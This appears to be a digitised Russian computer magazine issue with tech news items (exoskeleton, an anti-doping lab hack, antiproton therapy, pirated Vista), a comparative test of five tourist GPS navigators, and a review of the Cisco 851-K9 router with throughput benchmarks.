Разнообразные варианты экзоскелетов уже не раз появлялись на публике. Однако ни один из них не был пущен в серийное производство. Самым оптимальным по компактности, автономности и стоимости на сегодняшний день остается японский экзоскелет HAL-5 (Hybrid Assistive Limb), созданный инженером Йошиюки Санкая, работающим в университете города Цукуба. Как сообщили конструкторы университета, он полностью готов к серийному производству.

Разрабатывали серию HAL 10 лет, и вот только в 2007 году первые роботизованные костюмы появятся на рынке. Первоначально планируется выпустить всего 20 штук, в 2008 году увидят свет уже 400-500 экзоскелетов. Цена на HAL-5 выше ранее заявленной (около 15 тысяч долларов) и составляет от 42273-х до 59182-х долларов в зависимости от модификаций. Однако возможна месячная аренда экзоскелета за плату в размере всего 600 долларов.

По устройству HAL-5 представляет собой классический экзоскелет. Это облегченный механический костюм с многочисленными датчиками, который человек надевает на себя. Костюм содержит ряд электрических приводов, которые позволяют поднимать до 100 кг веса, при этом для человека такая нагрузка окажется незаметной. Кроме поднятия тяжестей, экзоскелет сможет облегчить перемещение инвалидам.

АНТИДОПИНГОВАЯ ЛАБОРАТОРИЯ В РУКАХ ХАКЕРОВ

Неприятный инцидент произошел вокруг французской антидопинговой лаборатории Шатне-Малабри. Неизвестные хакеры взломали внутреннюю сеть и получили доступ к базам данных об анализах спортсменов. Узнав о происшествии, ученые тут же обратились за помощью к французскому правительству, убеждая чиновников, что последствия могут быть очень плачевными. Опасения подтвердились — хакеры связались с Международным олимпийским комитетом и с Всемирным антидопинговым агентством и сообщили об утечке информации из французской лаборатории. Мотивы понятны — взломщики хотели дискредитировать французов, и вероятно не последнюю роль в этом сыграли недавние события: после окончания гонки «Тур де Франс» лаборатория Шатне-Малабри объявила о высоком уровне тестостерона в крови победителя, хотя тот категорически отказался признать употребление каких-либо препаратов. Как оно было на самом деле, теперь уже вряд ли узнать, но хакеры своего добились — вокруг лаборатории образовался скандал.



АНТИПРОТОНАМИ ПО ПОЧКАМ!

Антивеществом, оказывается, можно не только заправлять фотонные ракеты, но и лечить рак! Проект ACE (Antiproton Cell Experiment, в буквальном переводе — «Антипротонный клеточный эксперимент») — одно из первых исследований в области воздействия антипротонов на живую ткань. Предварительные итоги работы по проекту свидетельствуют о том, что ученым удалось сделать важный шаг на пути создания нового метода лечения рака.

Суть проекта состоит в том, чтобы заменить в онкологии радиотерапию на облучение античастицами - антипротонами. Антипротоны по отношению к протонам являются античастицами. Особенность антипротона в том, что при столкновении с протоном происходит их взаимное уничтожение.

В ходе экспериментов исследователи пропускали поток частиц через трубку с тканями хомяка, а затем подсчитывали, сколько клеток умирало по ее длине. В итоге выяснилось, что одинаковое количество действующих частиц (протонов и антипротонов) приводит к разным результатам: при использовании антипротонов на дальнем конце трубки поврежденных клеток оказалось в 3,75 раза больше, чем при использовании протонов. Чтобы получить одно и то же число разрушенных клеток, антипротонов требуется в 4 раза меньше, чем протонов. Благодаря этому можно существенно сократить повреждения в ткани на пути пучка. Именно из-за превосходной способности антипротонов избирательно разрушать ткани, уничтожая требуемые области и не затрагивая остальные, использование пучков этих частиц может оказаться особенно ценным при лечении раковых опухолей.



КТО ВЗЛОМАЛ ВИСТУ?

Пока Microsoft только готовится к тиражированию лицензионных версий Windows Vista, пиринговые сети уже трещат от пиратских версий дистрибутива. Причем это не какие-то демоверсии, а полноценный рабочий вариант. Хотя о защите Висты мелкомягкие чуть ли не легенды слагают, ее удалось обойти. Для этого пришлось заменить несколько компонентов из релизной версии более ранними. Microsoft в курсе утечки и комментирует это так: «Все эти версии — не полноценные и могут кишеть ошибками. Также они используют для активации ключи pre-RTM, которые будут вскоре заблокированы, и пиратские версии просто перестанут работать». С уже гуляющими в Сети версиями все понятно, но как Microsoft будет бороться со взломанными дистрибутивами, когда они поступят в официальную продажу, узнаем после Нового года после появления Висты на прилавках.



ALBATRON ПОДДЕРЖИВАЕТ DIRECTX 10

Сейчас среди вендоров считается хорошим тоном объявлять о совместимости своего железа с грядущей Windows Vista. Слова «Vista Ready» или подобные им оказывают на пользователей поистине магическое воздействие. Именно такая фраза украшает коробки с новыми видеоплатами от компании Albatron. Но не только она. Еще эти устройства работают с DirectX 10 и Shader Model 4.0! Основаны эти видеоплаты на графических процессорах NVIDIA 8800GTX и 8800GTS, частоты работы GPU составляют 575 и 500, а памяти — 900 и 800 МГц соответственно. Если тебе этого покажется мало, то ты можешь создать на их основе SLI-конфигурацию, они обе это поддерживают. В общем, это отличный выбор для геймеров, которые смотрят в будущее и имеют средства для покупки современнейших девайсов.



АЛЕКСЕЙ ШУВАЕВ

НАЙДИ СЕБЯ ПО СПУТНИКУ

Историческая справка:
Первый спутник системы NAVSTAR был запущен в 1978 году.
Каждый спутник весит немногим меньше тонны и имеет размах солнечных батарей 5 метров.
Радиопередатчик имеет мощность не более 50 Вт.
Каждый спутник излучает радиоволны в трех диапазонах, туристические приемники работают с частотой 1575,42 МГц «L1».

Список протестированных моделей:
GlobalSat BU-353
GlobalSat BT-338
Garmin GPSMAP 276C
JJ-Connect Navigator 100
JJ-Connect Navigator 101

ТЕСТ СПУТНИКОВЫХ НАВИГАТОРОВ ДЛЯ ТУРИСТОВ

В ДЕТСТВЕ МЫ ВСЕ ЛЮБИЛИ ПУТЕШЕСТВОВАТЬ, И ЗОНА ПОИСКОВ ЧЕГО-ТО НОВОГО ОГРАНИЧИВАЛАСЬ СВОБОДНЫМ ВРЕМЕНЕМ. СТАВ БОЛЬШИМИ И ВАЖНЫМИ, МЫ ЗАЧАСТУЮ ЕДЕМ НА НОВОЕ МЕСТО, УСЛЫШАВ О НЕМ ОТ ДРУЗЕЙ, ЗНАКОМЫХ ИЛИ ПРОСТО ПРОЧИТАВ О НЕМ В ИНТЕРНЕТЕ. ПОПУЛЯРНОЕ РАЗВЛЕЧЕНИЕ «ГЕОКЭШИНГ» СТАЛО ВОЗМОЖНЫМ ИМЕННО БЛАГОДАРЯ УПРОЩЕНИЮ ПРОЦЕССА НАВИГАЦИИ. НУ, А ЧТО ТАКОЕ GPS И КАК ЕГО ИСПОЛЬЗОВАТЬ В СВОИХ ЦЕЛЯХ, СЕЙЧАС РАЗБЕРЕМСЯ.

Что такое GPS?


GPS — аббревиатура от Global Positioning System. Необходимо сказать, что создана она при министерстве обороны США. Система глобального позиционирования позволяет с очень высокой точностью определять координаты твоего местоположения, даже если ты движешься с большой скоростью на любой высоте. Спутниковая навигация называется так именно потому, что приемник вычисляет свои координаты, получая сигналы от спутников.

Как работает спутниковая навигация?

Чтобы ты не потерялся на местности, 24 спутника находятся на шести орбитах (то есть на постоянном удалении от Земли) и движутся со скоростью 3 км/с, а сеть наземных установок корректирует данные и отслеживает положение станций в космосе.
Что происходит дальше? Спутник постоянно отправляет информацию, содержащую точные время и дату, идентификатор, свои координаты и координаты остальных космических станций. Так как система односторонняя, то есть твой девайс только принимает сигнал, то для определения местоположения на плоскости необходимы сигналы трех спутников, а для определения положения в пространстве — минимум четырех. Зная время прохождения радиоволны, приемник вычисляет удаленность каждого спутника, а, располагая их координатами, твой GPS-компьютер рассчитывает свое местоположение. Если через определенные промежутки времени сверять полученные цифры, то можно определить скорость и направление движения объекта.

Сколько вешать?

Вопрос точности в этом случае очень важен. К примеру, в горах проходит спасательная операция: скалолаз сломал ногу и не может передвигаться самостоятельно. Он сумел вызвать спасателей и передал свои координаты, но в радиусе 100 метров может быть и пропасть, и ущелье, и лес. Но с другой стороны, террористы могут проказничать,



MSAS — система повышения точности данных, разрабатываемая японским бюро гражданской авиации. Задействованы дополнительные спутники и наземные станции. Функционирует на территории Азии.

тоже ориентируясь с помощью GPS, и в тогда погрешность в десятки метров может спасти сотни жизней. Поэтому было решено ввести систему избирательного доступа или SA (Selective Availability). Приоритет отдается военным, так как изначально NAVSTAR, а теперь GPS разрабатывалась Министерством обороны и для военных нужд. Специальные наземные станции или дополнительные спутники, имеющие постоянное местоположение, рассылают корректирующие сигналы. Купив дополнительное оборудование и подключив его к своему GPS-приемнику, можно добиться точности в 1 м.
Недавно введение погрешностей было отменено, но точность приема в городах увеличилась несильно — на территории Москвы удалось добиться точности в 6 метров. Но не только от внедренных погрешностей страдали пользователи — отражения радиосигнала от зданий и крупных объектов также могут сбить с толку приемник. К счастью, инженеры решили эту проблему, и недавно в продажу поступили чипы Sirf Star III, которые позволяют определять местоположение по отраженному от зданий сигналу. Эти чипы используются в девайсах, предназначенных для автомобильных навигационных систем или GPS индивидуального пользования, и чаще всего устанавливаются в коммуникаторы.

Для чего тебе это нужно?

Представь ситуацию: ты решил устроить небольшое путешествие на новой машине, а твои знания дорог ограничиваются кварталом, в котором ты живешь. Конечно, можно купить атлас дорог, но куда удобнее, если твой верный спутник — ноутбук — будет подсказывать тебе дорогу.
В городе ты можешь использовать навигацию не только для нахождения оптимального пути до точки следования, но и при вардрайве: просто подключи GPS-приемник к ноутбуку или КПК и отмечай на карте, где находятся открытые сети. В качестве старта можешь обратить внимание на такие программы, как NetStumbler, Kismet, Wellenreiter, THC-RUT, Ethereal.
В любом случае, с GPS-приемником тебе будет значительно проще повторно найти нужную улицу с открытой точкой доступа или не пропустить нужный поворот в незнакомом городе.

Методика тестирования

Все устройства проходили испытания на городских улицах с плотной застройкой, что негативно влияло на качество принимаемого от спутников сигнала. Тем не менее, на трассах удавалось достичь точности позиционирования в 6 метров. По мере возможности навигаторы прошивались картой города для более точного определения места. Две модели, предназначенные для работы в связке «приемник — ноут (КПК)», подключались к компьютеру и снимались данные.

Вывод

Мы посмотрели на навигаторы и вручили приз «Выбор редакции» самому дорогому, но самому приятному девайсу — Garmin GPSMAP 276C за большой цветной дисплей и отличную расширяемость. А приз «Лучшая покупка» достался навигатору GlobalSat BT-338 за универсальность и простоту эксплуатации. При этом ты смело можешь выбирать любой навигатор по своим средствам — все модели можно подключать к компьютеру и выводить координаты на большой экран.

GlobalSat BU-353

●●●●●●●●○○

Экран: нет
Время автономной работы: нет
Тип приемника: 20 каналов
Интерфейс с компьютером: USB
Возможность расширения: нет
Влагозащищенность: до 95% влажности
Питание: по шине USB
Вес: 69 г

Отличный приемник в виде большой таблетки выполняет прием и обработку сигнала, передаваемого спутником. Преимущество девайса в том, что он контактирует с компьютером по USB-интерфейсу, от него же чип получает питание. Подключать его можно как к ноутбуку, так и к КПК с функцией USB host. Режим работы отображается светодиодом, установленным в корпусе. GlobalSat BT-338 занимает нишу автомобильных навигаторов, так как перемещаться с ноутбуком пешком не очень комфортно. Зато его можно успешно использовать для вардрайва. Магнитное основание «таблетки» позволяет закрепить гаджет на крыше машины, а длины провода должно хватить, чтобы установить ноутбук рядом с водителем. Эксплуатация GlobalSat BU-353 возможна в широком диапазоне температур (от -40 до +85 градусов Цельсия) и при влажности до 95%, то есть дождь, снег и пекло этому девайсу не страшны.
Сердцем системы стал чипсет Sirf Star III. Его преимущества перед другими чипами в том, что он позволяет правильно обрабатывать отраженный сигнал, снижая погрешность при ориентации. Возможность приема и обработки сигнала одновременно от 20-ти спутников позитивно скажется на ориентировании. Минусы такого решения проистекают из плюсов: для работы необходим компьютер, соответственно, самым удобным вариантом эксплуатации станет установка навигационного комплекса в автомобиле.

ГЛОНАСС (Глобальная Навигационная Спутниковая Система) — разработка СССР. Первый спутник был запущен в далеком 1982 году. Для полноценной эксплуатации необходимо 24 аппарата, из которых на орбите сейчас находятся 17. Система может быть использована как в военных, так и в гражданских целях. Интересующий нас гражданский сектор позволяет определить координаты с точностью 50-70 метров, но при задействовании наземных станций точность возрастает. К концу 2007 года планируется завершить развертывание системы ГЛОНАСС.



Garmin GPSMAP 276C

●●●●●●●●●●

Экран: 480x320, 256 цветов
Время автономной работы: 5-15 часов
Тип приемника: 12 каналов
Интерфейс с компьютером: USB
Возможность расширения: есть, флеш-карты GARMIN
Влагозащищенность: 30 минут на глубине 1 метр
Питание: съемный Li-Ion аккумулятор
Вес: 385 г

Фаворит нашего теста — приемник Garmin GPSMAP 276C. Этот навигатор предназначен больше для туристов, передвигающихся на наземном или водном транспорте, так как его габариты не очень соответствуют обычным туристическим параметрам. Довольно внушительный блок с поворотной антенной можно закрепить в авто или катере, для чего имеется специальный идущий в комплекте кронштейн. Синхронизация с компьютером по USB позволяет не только установить или скачать точки и маршруты, но и обновить карту на сменном носителе. К сожалению, в текущую память записать карту не удалось.
Теперь об эргономике. Это единственный навигатор в тесте с цветным дисплеем. Изменяя уровень яркости, можно ощутимо корректировать время работы устройства. Есть возможность подключить эхолот и превратить навигатор в многофункциональный компьютер для путешествующих на катере. Кнопок управления много, и работать с ними довольно просто. Несмотря на практически полное отсутствие резиновых уплотнителей, девайс отвечает стандарту IPX7, что позволяет заливать его водой и ронять с небольшой высоты. Приемная антенна вращается, при желании ее можно демонтировать и подключить выносной блок. Поддерживается система EGNOS, позволяющая увеличить точность позиционирования на территории России (подробнее про эту систему ты прочитаешь в нашем словарике терминов). Питается это чудо от съемного Li-Ion аккумулятора и способно проработать до 15 часов. Возможно организовать питание от бортовой сети автомобиля или катера — для этого имеется специальный кабель.

JJ-Connect Navigator 100

●●●●●●●○○○

Экран: 120x160, 4 градации серого
Время автономной работы: 16 часов
Тип приемника: 12 каналов
Интерфейс с компьютером: USB
Возможность расширения: нет
Влагозащищенность: 30 минут на глубине 1 метр
Питание: 2 элемента АА
Вес: 170 г

Навигатор от JJ-Connect примечателен небольшим весом и достаточно скромными габаритами. В управлении используются всего две кнопки и пятипозиционный джойстик. Прорезиненная окантовка и крышка предотвратят скольжение девайса в руке. Для удобства транспортировки прибор оснащен клипсой, кстати, достаточно хлипкой. При необходимости она отстегивается, а под ней находится контактная группа для подключения коммуникационного кабеля. Приятно, что поддерживается USB-интерфейс, таким образом обеспечивается совместимость со всеми типами компьютеров, включая ноутбуки.
Что касается работы, то здесь не все так гладко. Для нажатия кнопок джойстика требуются большие усилия. К минусам также можно отнести небольшой дисплей. А теперь о достоинствах. Русскоязычное меню легко освоить, даже не обращаясь к инструкции. Навигатор питается от двух батареек, так что при длительном путешествии проблем с навигацией возникнуть не должно. Задняя крышка фиксируется не поворотным «ключом», а винтом, что позволяет регулировать плотность прилегания крышки, а значит — быть уверенным в герметичности.
В комплект поставки включено зарядное устройство от прикуривателя, которое позволяет сэкономить батареи при путешествии на автомобиле.

WAAS (Wide Area Augmentation System) — система, позволяющая повысить точность позиционирования до трех метров без использования дополнительного оборудования благодаря установке наземных корректирующих станций. Действует в Северной Америке.

EGNOS (European Geostationary Navigation Overlay Services) — работа этой службы также направлена на улучшение точности позиционирования при использовании приемников систем GPS и ГЛОНАСС. Точность увеличена за счет использования наземных станций и дополнительных спутников. Работает на территории Европы и европейской части России. Точность — до пяти метров.

547485:ba648de3



GlobalSat BT-338

●●●●●●●●●●

Экран: нет
Время автономной работы: 15 часов
Тип приемника: 20 каналов
Интерфейс с компьютером: bluetooth
Возможность расширения: нет
Влагозащищенность: до 95% влажности
Питание: съемный Li-Ion аккумулятор 1700 мА/ч
Вес: 95 г

Это единственный беспроводной приемник GPS в нашем тесте. Синхронизируется он с компьютером или КПК по интерфейсу bluetooth. С помощью такого приемника можно создать навигационную систему на базе как ноутбука, так и КПК. К сожалению, в комплект не входит картографическое ПО, но зато в маленькой коробке можно найти 2 зарядных устройства: сетевой адаптер и питание от прикуривателя авто. Кроме того, имеется специальный чехол для переноски девайса на поясе.

Проверим навигатор в деле. Синхронизация по bluetooth не составляет труда. На девайсе имеются 3 светодиодных индикатора, оповещающих о режимах работы, но режимы работы индикаторов не назовешь интуитивно понятными. Благодаря новому чипу Sirf Star III девайс способен улавливать отраженный от зданий сигнал и будет неплохой основой навигационного комплекса в большом городе. При испытаниях приемник смог поймать сигнал спутников, находясь в трех метрах от окна. Погрешность при этом составила порядка 50 метров. Величина большая, но определить район можно. Питает девайс съемный Li-Ion аккумулятор, способный поддерживать работу GlobalSat BT-338 в течение 15 часов, а малые габариты и вес устройства позволяют всегда и везде носить его с собой.

DGPS (Дифференциальная GPS) — система повышения точности определения координат. Работает благодаря наличию наземных корректирующих станций. Для активации системы необходим дополнительный приемник, который будет работать совместно с GPS. Услуги служб, предоставляющих DGPS, чаще всего платные.

JJ-Connect Navigator 101

●●●●●○○○○○

Экран: 128x64, 4 градации серого
Время автономной работы: 32 часов
Тип приемника: 12 каналов
Интерфейс с компьютером: USB
Возможность расширения: есть, флеш-карты SD/MMC
Влагозащищенность: 30 минут на глубине 1 метр
Питание: несъемный Li-Ion аккумулятор
Вес: 96 г

Довольно привлекательная модель. Причем привлекает она своими габаритами. Размером с mp3-плеер, внешне она его чем-то напоминает — небольшой монохромный дисплей и две кнопки: питание и пятипозиционный джойстик. Сразу настораживают размеры экрана. Действительно, карты местности на нее не выведешь, лишь координаты и точки. Правда можно при помощи компьютера определить координаты точек и установить звуковое оповещение при приближении к ним. Также к недостаткам можно отнести подсветку — она красная. В темноте приходится присматриваться, так как прочитать информацию достаточно сложно.

А теперь необходимо сказать о достоинствах. Малый размер позволяет носить девайс в кармане, не сильно отягощая тебя поклажей. Питается прибор от встроенного Li-Ion аккумулятора, который можно зарядить и от автомобильного прикуривателя, и от сети 220 В, для чего имеются специальный адаптеры. Автономно навигатор может просуществовать около 32 часов, если его не беспокоить и не включать подсветку. Синхронизация с компьютером осуществляется через USB, при этом имеющуюся память можно расширить картами SD/MMC объемом до 2 Гб, на которые будут писаться маршрут и контрольные точки. После подключения к компьютеру можно наложить маршрут на карту и оценить свое путешествие. Примечательно, что девайс герметичен и не тонет.

test_lab выражает благодарность за предоставленное на тестирование оборудование компании «НИКС — Компьютерный Супермаркет» (т. (495) 974-3333, www.nix.ru).



ИНТЕРФЕЙСЫ: 1xWAN (RJ-45) 10/100 Мбит/сек, 4xLAN (RJ-45) 10/100 Мбит/сек, Console (RJ-45 -> RS-232)
ФУНКЦИИ РОУТЕРА: RIPv1, RIPv2, GRE, PPPoE, PPPoA, NAT/NAPT, DHCP, DynDNS, L2TP, IPSec, QoS, IPv6
ФУНКЦИИ ФАЙРВОЛА: Access Control Lists, Statefull Inspection Firewall, 3DES/AES Encryption
ДОПОЛНИТЕЛЬНО: поддержка RADIUS, VPN Pass-Through (PPTP, L2TP), Spanning Tree Protocol
ЦЕНА: $285

Просматривая различные форумы, частенько встречаешься с желанием ряда юзеров применять «серьезное» оборудование для доступа в интернет. Видимо, существует некий стереотип, заключающийся в том, что раз компания производит дорогое и качественное операторское железо, то и доступные по цене продукты ее производства так же хороши. Ярким примером тому является Cisco Systems как наиболее известная и уважаемая компания на рынке сетевого оборудования. Однако применимо ли ее оборудование в домашних условиях? Здесь нужно принимать во внимание то, что полноценная настройка «кошек» возможна только из командной строки и, соответственно, требует глубокого понимания сетевых технологий и знания синтаксиса языка фирменного shell'а. Ну, и конечно, лейбл Cisco Systems вовсе не говорит о том, что девайс умеет все на свете. Чтобы не быть голословными, рассмотрим возможность использования роутеров Cisco Systems в домашних условиях на примере относительно доступной по цене модели — Cisco Systems 851-K9.

Внешний вид и комплектация

Как и все оборудование корпоративного класса, роутер поставляется в невзрачной картонной коробке. В ней находится сам роутер, адаптер питания, консольный кабель для настройки через COM-порт, 2 патч-корда UTP пятой категории, компакт-диск с фирменным программным обеспечением, краткая инструкция по устройству и несколько брошюр Cisco Systems. По своим габаритам Cisco Systems 851-K9 примерно в 2 раза больше типичных роутеров, изначально ориентированных на домашнее использование. Учитывая размеры и строгий внешний вид, маршрутизатор производит впечатление очень серьезной железки. На морде роутера располагаются светодиоды активности LAN-сегмента, статуса готовности к работе, активности WAN-порта, а также PPP- и VPN-соединений. С тыльной стороны находятся разъемы для подключения питания, замка Кенсингтона, 4 порта Ethernet RJ-45 LAN-сегмента, 1 RJ-45 WAN-порт и RJ-45-порт для подключения консольного кабеля, кнопки «power» и «reset».

Управление и настройка

Конфигурировать девайс можно как посредством web-интерфейса, так и с помощью командной строки, непосредственно подключившись консольным кабелем или удаленно через telnet или ssh. Web-интерфейс довольно удобный, не перегруженный функциональностью, но, как и следует, не позволяющий гибко настраивать роутер. Доступны следующие группы настроек:

- Basic Configuration (задание имени роутера и пользовательских аккаунтов для настройки);
- LAN (IP-адрес и маска внутренней сети; после введения этот адрес назначается интерфейсу VLAN1, в который по умолчанию включены все порты свитча);
- Internet-WAN (настройка типа подключения на WAN-интерфейсе; есть 2 варианта: соединение Static IP и PPPoE);
- Firewall (можно включить или выключить; при включении в конфиге создается две группы access list'ов, разрешающих любые соединения из LAN в WAN, ICMP-трафик извне и запрещающих все остальное; любое редактирование или добавление правил доступно только через консоль);
- DHCP (возможно поднять DHCP-сервер, который будет автоматически раздавать IP-адреса из указанного пула, а также доменное имя и адреса DNS-серверов);
- NAT (здесь настраивается соответствие внешних портов роутера внутренним IP-адресам пользователей сети, так называемый Static PAT);



Пропускная способность

NAT+Firewall
NAT
Routing
0 20 40 60 80 100 120
Мбит/сек
FDX
LAN - WAN
WAN - LAN

> Скоростные показатели всех типов возможных соединений. Представлены результаты при однонаправленной (WAN -> LAN и LAN -> WAN) и полнодуплексной (FDX) передаче

- Routing (настройка статической маршрутизации);
- Security (здесь предлагается ввести дополнительное блокирование определенных сервисов, включить детальное логирование событий и криптование паролей).

Также в web-интерфейсе реализуется функция обновления прошивки.

Функциональные возможности

Как уже было сказано ранее, большая часть настроек доступна исключительно через консольный интерфейс. Роутер функционирует под управлением полноценной операционной системы Cisco IOS. Находятся, правда, и «мертвые» команды, такие как, например, вход в меню настроек несуществующих интерфейсов (CDMA-Ix, VIF) или конфигурирование неподдерживаемых протоколов (EIGRP, Frame-Relay). Однако если ты имел опыт работы с IOS, все будет знакомо и понятно. Также к командам и процессу настройки в целом будет нетрудно привыкнуть заядлым линуксоидам.

Теперь о том, что умеет «кошка». Встроенный свитч работает только на втором уровне модели OSI. Для него доступны настройки виртуальных сетей (VLAN) и определение до 16-ти очередей с различными приоритетами (Weighted Fair Queuing). Непосредственно трафик шейпинг доступен только для PPPoE-соединения. На WAN-интерфейсе можно задавать статический IP-адрес, поднимать PPPoE-клиент или IPSec-туннель. Также имеется возможность работать с туннелями L2TP, однако поддержка более распространенного у нас PPTP отсутствует напрочь. Разумеется, есть полный набор таких необходимых вещей, как трансляция портов NAT (Static/Dynamic/PAT) и фильтрации нежелательного трафика на основе фирменных Access List'ов.

Методика тестирования


Несмотря на то что данный девайс принадлежит к корпоративному сегменту рынка, где большее значение имеет функциональность железа, мы провели ряд стандартных замеров производительности, для того чтобы понять, насколько «корпоративное» железо быстрее или медленнее «обычного».

Для тестирования проводного сегмента использовался программный продукт NetIQ Chariot и скрипт Throughput с передачей пакетов максимального объема. На двух станциях устанавливались так называемые endpoint-программы, затем в консоли NetIQ Chariot запускался скрипт генерации трафика.

По умолчанию девайс работает в режиме чистой маршрутизации на третьем уровне модели OSI без задействования NAT. Механизм работы в таком случае отличается тем, что роутер не изменяет заголовок IP-пакета, подставляя в него свой IP-адрес (как это происходит в случае NAT), и, соответственно, тратит меньше процессорного времени на обработку каждого пакета. Следовательно, пропускная способность при таком раскладе должна быть больше, нежели в случае с NAT.

1. При тестировании режима «чистого роутинга» одна из станций подключалась к одному из портов свитча (интерфейс LAN), другая — к WAN-порту. Таким образом, мы получали пиковую пропускную способность для WAN-интерфейса. Скорость тестировалась как в режиме однонаправленной передачи (направления LAN -> WAN и WAN -> LAN), так и в режиме полного дуплекса (fdx).

2. Следующим этапом тестирования стал замер пропускной способности NAT. В настройках роутера явно обозначались WAN-



> При полнодуплексной передаче в режиме NAT роутер «отдает предпочтение» трафику в направлении WAN -> LAN. Как видно на графике, он почти в 2,5 раза превышает трафик в направлении LAN -> WAN

Throughput

Mbps: 37,000 / 36,000 / 35,000 / 34,000 / 33,000 / 32,000

Elapsed time (h:mm:ss): 0:00:00 / 0:00:30 / 0:01:00 / 0:01:30 / 0:02:00 / 0:02:30 / 0:03:00

Pair 1

> Так выглядит процесс передачи данных в режиме трансляции портов НАТ в направлении WAN->LAN

и LAN-интерфейсы (команды ip nat inside и ip nat outside) и задавался режим статической трансляции one-to-one (ip nat inside source static A. B. C. D A. B. C. D), для того чтобы трафик мог ходить по всем портам в обе стороны.

